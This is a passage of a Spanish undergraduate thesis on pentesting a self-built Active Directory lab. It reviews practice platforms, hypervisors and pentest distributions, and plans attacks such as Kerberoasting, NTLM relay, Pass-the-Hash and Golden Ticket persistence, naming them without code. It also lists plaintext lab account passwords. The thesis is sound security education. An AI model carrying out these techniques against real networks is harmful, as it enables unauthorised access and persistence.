


Figura 4-Esquema AD [31]

2.1.3.- PROYECTOS E INFORMES

2.1.3.1.-VALIDACIÓN DE CONFIGURACIÓN EN DIRECTORIO ACTIVO

El objetivo de este trabajo es implementar un sistema que realice una auditoría de estándares de seguridad de manera automatizada en una organización, que cuente con diferentes plataformas informáticas [16].

El problema que presenta este proyecto es que su producto final solo es capaz de realizar acciones de reconocimiento, informando de las diferentes fallas de seguridad en las bases de configuración de los diferentes servicios como AD o Firewall. Por el contrario, en este proyecto se desarrollarán todos los puntos relacionados con el pentesting haciendo hincapié en la metodología estándar del mismo.

2.1.3.2.-TÉCNICAS AVANZADAS DE DETECCIÓN DE INTRUSIONES

Este proyecto recoge el desarrollo de una herramienta de honeypot, incluyendo técnicas de deceptions [17], también permite conocer el mercado actual en materia de seguridad y puede ayudar a enfocar el ataque desde un punto avanzado para evitar este tipo de tecnologías de deception.

En este proyecto se verán algunos puntos relacionados con la seguridad, pero no se centrará en estos, ya que la gran mayoría de herramientas de defensa permiten un despliegue automático, sin necesidad de realizar muchas configuraciones y estableciendo alarmas para las situaciones más especiales.

2.1.3.3.-AUDITORIAS DE DIRECTORIOS ACTIVOS

El objetivo final de este trabajo es crear un script de PowerShell que realice comprobaciones básicas de seguridad en los sistemas de AD y produzca un informe de seguridad en este [18], además expone las vulnerabilidades más conocidas de un AD y desarrolla las mejores prácticas que Microsoft presenta en su servicio.

Este proyecto se parece mucho al primero expuesto, ya que solo es capaz de realizar acciones de reconocimiento, además de generar un informe sobre las configuraciones básicas de los servicios, pero sin entrar en materia de penetración, como en este proyecto.

2.1.3.4.-DIRECTORIOS PÚBLICOS

Este trabajo presenta los resultados de una investigación que tiene como objetivo analizar las vulnerabilidades informáticas de los directorios digitales de las universidades públicas [23]. Recoge diferentes vulnerabilidades sobre programas de directorios digitales que se ejecutan en servidores Windows (AD) y Linux, sin embargo, no se centra en los sistemas operativos que albergan estos.

Este proyecto, sin embargo, se centra en las acciones ofensivas que se ejecutan directamente sobre el sistema operativo y sus servicios, no en terceras herramientas.

2.1.4.- PLATAFORMAS DE PRÁCTICA

2.1.4.1.-HACKTHEBOX

Se trata de una plataforma centrada en el desarrollo de las habilidades de pentesting, fundada en 2017 por Haris Pylarinos [32], para acceder a ella debes resolver un desafío en el que te facilitarán un código de invitación para el registro.

Su acceso es gratuito, pero cuenta con una membresía mensual que te permite acceso a los EndGames, conexión más fluida hacia los servidores, acceso a máquinas retiradas y sus resoluciones.

Suele haber unas 20 máquinas activas para realizar test de penetración, además de ofrecer retos y desafíos, disponen de un apartado llamado “EndGames” que intentan simular el escenario de una organización “real”, donde están conectadas varias máquinas vulnerables a diferentes vectores de ataque.

Por último, disponen de un servidor de Discord y foro para que las personas puedan entablar conversaciones sobre diferentes máquinas o temas relacionados con la seguridad.

2.1.4.2.-TRYHACKME

Como HackTheBox, esta web, permite el desarrollo de las habilidades del pentesting, fue fundada en 2018 por Ben Spring [33], su registro y acceso es gratuito, pero también tiene una membresía mensual para acceder a máquinas exclusivas.

Tienen diferentes vías de conocimiento dentro del mundo de la ciberseguridad, pero centran su esfuerzo hacia la educación, realizando preguntas sobre la máquina a resolver, no en la resolución de máquinas en sí.

También existen diferentes competiciones entre los usuarios, “King of the Hill”, donde debes enfrentarte a otros usuarios para vulnerar y parchear los vectores de ataque que se encuentran en una máquina.

Por último, ofrece diferentes cursos, algunos de pago, que permiten aumentar el conocimiento de cualquier persona que se quiera adentrar en el mundo de la ciberseguridad.

2.1.4.3.-LETSDEFEND

Letsdefend es una plataforma para analistas SOC (Nivel 1 y Nivel 2), que se suele usar para obtener conocimientos específicos y mejorar habilidades, simulando la estructura de una empresa y dando acceso a un SIEM [34]. Al igual que las plataformas anteriores tiene una membresía mensual y acceso gratuito que ofrece un total de 5 casos por mes. Se basa en el análisis de incidentes, donde encuentras un aviso y debes seguir paso a paso la mejor manera de ver lo que está ocurriendo.

2.1.4.4.-BLUE TEAM LABS

Es una plataforma creada por Security Blue Team, para que los usuarios puedan reforzar sus labores como Blue Team [35], es gratuito, pero tiene una membresía mensual con más laboratorios y desafíos disponibles para los usuarios.

Se presenta como una alternativa a HackTheBox para la parte de Blue Team, y permite formarse y estudiar temas como: análisis forense digital, respuesta a incidentes, ingeniería inversa y operaciones de seguridad. Dispone de desafíos que deberán ser resueltos para escalar en su tabla de posiciones.

2.1.5.- VIRTUALIZACIÓN / HIPERVISORES

La virtualización se trata de una técnica que posibilita la ejecución de diferentes máquinas virtuales (Virtual Machines o VM), ya sean servicios o sistemas operativos, en una única máquina física permitiendo el uso óptimo de los recursos de esta [36].

Existen diferentes tipos de virtualización [37]:

- Escritorio: permite que varias VM ejecuten escritorios basados en la nube en el mismo servidor, simulando el entorno que se procesa en el ordenador donde proyectan las aplicaciones, esto permite almacenar los datos confidenciales en el servidor central evitando los robos a los posibles equipos.
- Aplicaciones: ejecutan las solicitudes de los usuarios para crear una sesión virtual sobre una aplicación, de esta manera se aísla el programa del sistema operativo que ejecuta esta.

- Servidor: es la contraposición a los servidores físicos, permitiendo su administración desde Internet. Los servidores pueden compartir recursos o estar aislados según las características que necesite en cada momento, también permiten la ampliación o degradación de los recursos según su nivel de uso.
- Sistema de almacenamiento: el almacenamiento en la nube permite la eliminación del almacenamiento físico ahorrando gastos en la administración del espacio que ocupan estos y evitando pérdidas por causas ajenas, como catástrofes naturales o artificiales.
- Redes: la virtualización de las redes permite la fusión de componentes físicos y virtuales, mediante software, generando nuevas redes de tipo híbrido; de esta manera permite mayor tasa de transferencia, seguridad y flexibilidad.

Por último, un hipervisor, es un software que crea y ejecuta VM, aislando el sistema operativo y los recursos de la máquina física de las VM; de esta manera se permite asignar los recursos necesarios según la VM en función de los recursos físicos libres.

Existen 2 tipos de hipervisor (**Figura 5**), según el nivel de abstracción de los recursos entre el hardware y los sistemas virtuales: [38]

- Tipo 1 (bare metal): se ejecuta directamente sobre el hardware generando un gran rendimiento.
- Tipo 2 (hosted): se ejecuta sobre un sistema operativo obteniendo un menor rendimiento ya que utiliza parte del hardware para el uso de este.

Tipos de Hipervisor




Figura 5-Tipos de hipervisor [39]

Debido a la finalidad de este proyecto se tendrá que escoger una solución de virtualización entre las que existen en el mercado, lo más recomendable para obtener un mayor rendimiento sería trabajar con algún hipervisor tipo 1, como Proxmox Virtual Environment [40] o VMware vSphere [41], al no disponer de servidores locales donde realizar la instalación de estos servicios, se debe elegir un hipervisor tipo 2, los más conocidos son VMware Workstation [42] o Oracle VM Virtualbox [43].

Se puede observar una comparativa entre los hipervisores VMware Workstation y Oracle VM Virtualbox en el **Anexo 7.1.**

2.1.5.1.-VMWARE WORKSTATION

VMware se trata de un hipervisor de tipo dos, que permite la creación de diferentes VM y actúan como un entorno de trabajo independiente, compartiendo los recursos del host.

En 1998, VMware fue fundada en las bases de Palo Alto en California, es una empresa subsidiaria de Dell Technologies; en 2004, EMC Corporation adquirió VMware, pero después de eso, en 2016, las tecnologías de Dell adquirirían EMC Corporation [44].

Según el requisito del trabajo, se deberá elegir con qué tipo de plataforma VMware se trabajará, dependiendo de la plataforma VMware, se necesita obtener la licencia necesaria. Para fines educativos y de aprendizaje, VMware es gratuito, pero para fines comerciales, es necesario comprar las licencias.

2.1.5.2.-ORACLE VM VIRTUALBOX

Virtualbox es un hipervisor de tipo 2 de código abierto disponible para diferentes arquitecturas. Como en VMWare, al administrar las VM se deberá informar del sistema operativo, la RAM, CPU, el tamaño del disco, etc. Este software permite ejecutarse en diferentes sistemas operativos como Windows, Linux, Macintosh y Solaris.

“VirtualBox fue distribuido inicialmente por “Innotek GmbH” de Weinstadt - Alemania, bajo una licencia de software privativo, pero en enero de 2007, después de años de desarrollo, surgió VirtualBox OSE (Open Source Edition) bajo la licencia GPLv2.” [45].

En la actualidad existe una única versión que se mantiene de manera privativa para el uso en empresas, pero es gratuita de baja un uso personal.

2.1.6.- PENTESTING

“Un pentesting es un conjunto de ataques simulados dirigidos a un sistema informático con una única finalidad: detectar posibles debilidades o vulnerabilidades para que sean corregidas y no puedan ser explotadas. Estas auditorías comienzan con la recogida, en fuentes de acceso abierto, de información sobre la empresa, los empleados, usuarios, sistemas y equipamientos. [...] Finalmente, se realiza un informe que indica si los ataques tuvieron éxito, y en caso afirmativo porqué y qué información o acceso obtendrían”. [46]

Un pentesting suele dividirse en varias fases, entre 5 y 7, siguiendo una metodología, con el fin de poder estructurar la información obtenida de la manera más adecuada posible [47]:

- Alcance: es el primer paso antes de realizar la auditoria, donde el pentester se reúne con el cliente para tratar el alcance de la auditoria:
 - Finalidad o ámbito: se ofrecen diferentes tipos de pruebas y ataques para encontrar los fallos según los requerimientos solicitados por el cliente.
 - Tipos de auditoria:
 - Caja negra: el pentester no conoce ningún dato del cliente y actúa fuera de su red.
 - Caja gris: el pentester actúa como cliente o usuario de la empresa donde realiza la auditoria.
 - Caja blanca: el pentester actúa como usuario interno teniendo acceso a todos los sistemas del cliente.
 - Compromisos legales: el pentester debe firmar un acuerdo con el cliente donde manifieste que no facilitará ninguna información encontrada y acordando acceder solo a los sistemas indicados por el cliente, ya que las actuaciones del auditor podrían comprometer el funcionamiento de los sistemas y acceso a contenido personal.
- Reconocimiento: esta fase dependerá del tipo de auditoria establecida:
 - Caja negra: el pentester deberá obtener toda la información posible desde fuentes abiertas y accesibles, generalmente mediante técnicas OSINT(Open-Source Intelligence) [48].
 - Caja gris/blanca: el pentester deberá enumerar todos los servicios disponibles en los sistemas acordados para atacarlos en las siguientes fases.

- Evaluación de vulnerabilidades: en esta fase se debe buscar e identificar todas las vulnerabilidades potenciales en los sistemas auditados. Esto se puede hacer mediante el uso de contraseñas débiles o predeterminadas, vulnerabilidades del servicio obsoleto o configuraciones incorrectas que permiten a los usuarios normales realizar tareas con altos privilegios.
- Intrusión: tras descubrir las vulnerabilidades disponibles en el sistema, se desarrolla un plan de acción para intentar acceder al sistema, definiendo técnicas y herramientas.
- Post-Explotación: tras conseguir acceso como usuario con bajos privilegios, si esto se acontece, el pentester intentará conseguir permisos de administración para instalar una puerta trasera para obtener persistencia en los sistemas.
- Recolección y eliminación de "huellas": tras la ejecución de las vulnerabilidades, se debe realizar una limpieza de los sistemas vulnerados, desde los scripts y/o binarios u otros tipos de archivos utilizados temporalmente. Por otro lado, la configuración del sistema también debe restaurarse a su estado anterior a la auditoría original y debe eliminarse la puerta trasera.
- Informe: en esta última fase se deben realizar dos tipos de informes:
 - Informe técnico: donde se informa de manera descriptiva todas las vulnerabilidades encontradas y las posibles soluciones a estas, este informe va dirigido hacia el equipo técnico del cliente.
 - Informe ejecutivo: se informa de manera comercial, identificando riesgos y los resultados obtenidos, para que el cliente pueda decidir los puntos a reparar o identificar que riesgos puede asumir, enfocado a la parte económica y directiva del cliente.

2.1.7.- SISTEMAS OPERATIVOS PARA PENTESTING

Existen múltiples sistemas operativos centrados en la seguridad ofensiva, estos están generalmente distribuidos bajo Linux y la diferencia principal con los sistemas operativos de los usuarios, son sus herramientas preinstaladas centradas en el ámbito de la ciberseguridad.

2.1.7.1.-KALI LINUX

Kali Linux [49] es el sistema operativo de test de penetración más conocido, tiene una amplia documentación y viene con diferentes suites de penetración en función del tipo de auditoría realizada.

“Es una distribución basada en Debian GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general. Fue desarrollado por Mati Aharoni y Devon Kearns, ambos pertenecientes al equipo de Offensive Security, quienes utilizaron BackTrack como base, por lo que se podría denominar la antecesora de Kali Linux.” [50]

Dispone de diferentes imágenes de plataforma para que diferentes dispositivos con diferentes arquitecturas puedan ejecutarlo y agrega muchísimas herramientas de código abierto, unas 600, pensadas para seguridad ofensiva.

2.1.7.2.-PARROT SECURITY OS

Parrot Security OS [51] se trata de una rama de desarrollo proporcionada por Parrot OS, que es una distribución GNU/Linux basada en Debian, con un enfoque en la seguridad informática. Está diseñado para pruebas de penetración, evaluación y análisis de vulnerabilidades, análisis forense de ordenadores, navegación web anónima y práctica criptográfica, desarrollado por Frozenbox Team [52].

Al igual que Kali este sistema operativo proporciona herramientas de seguridad pensadas para realizar pentesting, además de configuración por defecto que protege el anonimato del usuario en la red.

2.1.7.3.-BLACKARCH LINUX

BlackArch Linux [53] es una distribución de Arch Linux que permite la ejecución de pruebas de penetración gracias a su repositorio con más de 2800; está pensado para usuarios avanzados en el entorno de Linux y fue desarrollado por Stefan Venz.

2.2.- PROPUESTA INICIAL

2.2.1.- HIPERVISOR

Tras analizar el estado del arte del apartado anterior se ha decidido usar VMWare Workstation en la versión 17.0.0 build-20800274 [42]. Ya que a pesar de que no permita virtualización de software, su versión de pago permite características especiales como mayor compatibilidad con sistemas Windows, gracias a las VMWare Tools, haciendo que el rendimiento se vea mejorado en comparación con VirtualBox.

El proceso de instalación no contiene ningún punto clave a destacar, salvo que al final del proceso debes establecer la clave de autenticación necesaria para utilizar el software, los detalles del proceso de instalación pueden consultarse en el **Anexo 7.2..**

2.2.2.- ENTORNO VULNERABLE

En una primera instancia tras analizar diferentes fuentes del entorno para el despliegue del AD disponible, se decidió utilizar el repositorio Detection Lab [54] que permite el despliegue de un escenario de AD en un hipervisor tipo 2; también es posible desplegarlo sobre la nube, pero esto implicaría un alto coste y la ejecución de test de penetración podría verse envuelta en problemas por la configuración de las plataformas que defienden al máximo sus activos.

Aunque Detection Lab fue construido pensando en los defensores, sirve para ejecutar diferentes pruebas de ataque, para después simplificar las pruebas de defensa, análisis e investigación.

El entorno final que sería desplegado se presenta en la siguiente figura:




Figura 6-Estructura Detection Lab [55]

Desafortunadamente este proyecto se ha encontrado con diferentes problemas en diferentes releases de este entorno, detallados en el **Anexo 7.3.4.** Por lo que se ha decidido realizar el despliegue por cuenta propia, creando un AD con un Windows Server 2016 [56] y 3 Windows 10 Enterprise [57], en la versión LTSC, ya que no tiene publicidad ni aplicaciones preinstaladas.

La configuración básica realizada en los equipos es la siguiente:

- AD:
 - Usuario: Administrador
 - Contraseña: Y7w573dbGj

 - Usuario: jcaballeradm (administrador)
 - Contraseña: Password1.

- PC-jcaballero1:
 - Usuario: jcaballero1
 - Contraseña: Passjc1.

- PC-jcaballero2:
 - Usuario: jcaballero1
 - Contraseña: Passjc2.

- PC-jcaballero3:
 - Usuario: jcaballero1
 - Contraseña: Passjc3.

Los detalles sobre el proceso de configuración de los equipos que componen la red pueden consultarse el **Anexo 7.4.**

2.2.3.- SISTEMA OPERATIVO PENTESTING

Tras la revisión del estado del arte, se analiza que realmente la diferencia entre los distintos sistemas operativos destinados a seguridad son las herramientas que vienen preinstaladas y sus bases de Linux, por lo que se decide utilizar la más intuitiva visualmente, que sería Parrot OS Security [51].

Para visualizar los detalles de instalación pueden consultarse el **Anexo 7.5.**

2.2.4.- ENTORNO FINAL

El entorno final se puede visualizar en la siguiente imagen:




Figura 7-Entorno Vulnerable Final

2.3.- PROPUESTA DE PENTESTING

El enfoque que se va a seguir en este trabajo de fin de grado es una mezcla entre la metodología vista en el apartado del estado del arte del pentesting y una metodología propia en la cual se buscan los servicios activos en los equipos, se desarrollan y se ejecutan, con diferentes técnicas, las vulnerabilidades más usuales en este tipo de entornos y servicios. Se ha elegido este tipo de enfoque propio puesto que la metodología actual del pentesting engloba de manera muy superficial todos los apartados, lo que implica que si se sigue de manera estricta es posible quedarse atascado en un estado sin posibilidad de poder avanzar al siguiente; de esta manera el resultado final aportado será una mezcla entre el informe técnico y el ejecutivo, para que cualquiera pueda entender cada uno de los ataques.

La metodología presentada para el pentesting de un entorno Linux es distinta a un entorno Windows, ya que los servicios que corren en cada entorno suelen ser distintos, es normal encontrar más fallos de seguridad conocidos en entornos Linux puesto que es de código abierto y cualquiera puede conocer cómo trabaja a bajo nivel; pero en un entorno Windows es más difícil de conseguir vectores de ataque que afecten directamente al código del sistema, ya que se trata de un sistema "cerrado", por lo que se deben buscar vulnerabilidades en los servicios que trabajan a bajo nivel con el sistema operativo.

En este trabajo se va a presentar todos los pasos a seguir, como si de una propuesta de pentesting hacia un entorno real de cliente se tratase, esto implica que el entorno desplegado para este proyecto cuenta con las vulnerabilidades más habituales que se pueden encontrar en una empresa por lo que este enfoque podría ser utilizado de forma profesional en ámbitos empresariales.

Se seguirá el siguiente proceso:

- Alcance: hasta donde llegará el pentester en la ejecución de vulnerabilidades sobre el entorno.
- Reconocimiento: se buscarán todos los equipos de la red y se revisarán los servicios ejecutados en los equipos. En este punto se buscarán todos los usuarios y equipos de la red disponibles.
- Servicios y vulnerabilidades: se buscarán todos los vectores de ataque disponibles para los servicios ejecutados en los equipos.
- Ejecución de vectores de ataque: se probarán y ejecutarán los distintos vectores de ataque sobre los equipos. En este punto se desarrollarán los ataques Kerberoasting, Samba Relay, ASREPROast, para obtener las contraseñas de los usuarios; NTLMRelay para obtener hashes de sesión y Pass The Hash para obtener información sin necesidad de contraseña.
- Pruebas de elevación de privilegios: tras obtener credenciales válidas de un usuario con bajos privilegios se escalarán los permisos de este hacia un usuario con mayores privilegios. En este punto se vulnerará el privilegio SeBackupPrivilege.
- Persistencia: tras la obtención de permisos de usuario administrador del sistema, se investigarán y ejecutarán vectores de ataque para que si este cambia de credenciales siga siendo posible acceder al sistema. En este apartado se desarrollará el ataque Golden Ticket.
- Eliminación de huellas: se eliminarán todos los archivos introducidos en los equipos vulnerables.

Por otro lado, hay que indicar que todos los resultados de las operaciones realizadas en cada apartado serán visibles mediante captura de pantalla en los anexos indicados.

